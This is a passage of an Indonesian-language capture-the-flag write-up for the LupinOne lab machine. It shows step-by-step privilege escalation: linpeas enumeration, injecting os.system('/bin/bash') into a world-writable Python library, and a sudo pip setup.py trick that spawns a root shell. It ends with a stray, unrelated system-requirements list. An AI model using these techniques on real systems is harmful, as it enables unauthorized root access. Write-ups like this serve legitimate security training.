drwxrwxrwt 2 root root 4096 Mar 6 20:21 .ICE-unix
-rw-r--r-- 1 icex64 icex64 828172 Feb 27 03:56 linpeas.sh
drwx----- 3 root root 4096 Mar 6 20:21 systemd-private-359f32d7835043
848d9e7828872591cd-apache2.service-X5XGpi
drwx----- 3 root root 4096 Mar 6 20:21 systemd-private-359f32d7835043
848d9e7828872591cd-systemd-logind.service-Z85mRi
drwx----- 3 root root 4096 Mar 6 20:21 systemd-private-359f32d7835043
848d9e7828872591cd-systemd-timesyncd.service-SgftMg
drwxrwxrwt 2 root root 4096 Mar 6 20:21 .Test-unix
drwxrwxrwt 2 root root 4096 Mar 6 20:21 .X11-unix
drwxrwxrwt 2 root root 4096 Mar 6 20:21 .XIM-unix
icex64@LupinOne:/tmp$ chmod +x linpeas.sh
icex64@LupinOne:/tmp$ ./linpeas.sh
```

-setelah file linpeas.sh dijalankan, lokasi file library webbrowser ditemukan

```
/tmp/.Test-unix
/tmp/.X11-unix
#)You_can_write_even_more_files_inside_last_directory

/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt

Interesting GROUP writable files (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files

Searching passwords in history files
su root

Searching *password* or *credential* files in home (limit 70)
/etc/pam.d/common-password
/usr/bin/systemd-ask-password
/usr/bin/systemd-tty-ask-password-agent
/usr/lib/grub/i386-pc/legacy_password_test.mod
/usr/lib/grub/i386-pc/password.mod
```

-ternyata file library webbrowser sudah full akses, tinggal lakukan edit dengan nano

```
icex64@LupinOne:/tmp$ ls -al /usr/lib/python3.9/webbrowser.py
-rwxrwxrwx 1 root root 24087 Oct  4 2021 /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:/tmp$ nano /usr/lib/python3.9/webbrowser.py
```

-pada file library webbrowser sisipkan baris berikut dan save

```
GNU nano 5.4 /usr/lib/python3.9/webbrowser.py *
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")

__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]

class Error(Exception):
    pass

_lock = threading.RLock()
_browsers = {}           # Dictionary of available browser controllers
_tryorder = None         # Preference order of available browsers
_os_preferred_browser = None # The preferred browser

def register(name, class, instance=None, *, preferred=False):
    """Register a browser connector."""
    with _lock:
        ^G Help      ^O Write Out  ^W Where Is   ^K Cut        ^T Execute
        ^X Exit      ^R Read File  ^\ Replace    ^U Paste      ^J Justify
```

-lakukan switch ke user arsene dengan menggunakan file python

```
icex64@LupinOne:/tmp$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/tmp$
```




-melihat list yang bisa dilakukan user arsene tanpa password


```
arsene@LupinOne:/tmp$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/tmp$
```

-cari di google untuk cara privilege escalation menggunakan pip



-copy satu per satu perintah di bagian sudo dan eksekusi di terminal



```
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.YKLvdcxu0W
#
```

```
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
```

## System Requirement

- OPNsense 23.1-amd64
- FreeBSD 13.1-RELEASE-p5
- OpenSSL 1.1.1s 1 Nov 2022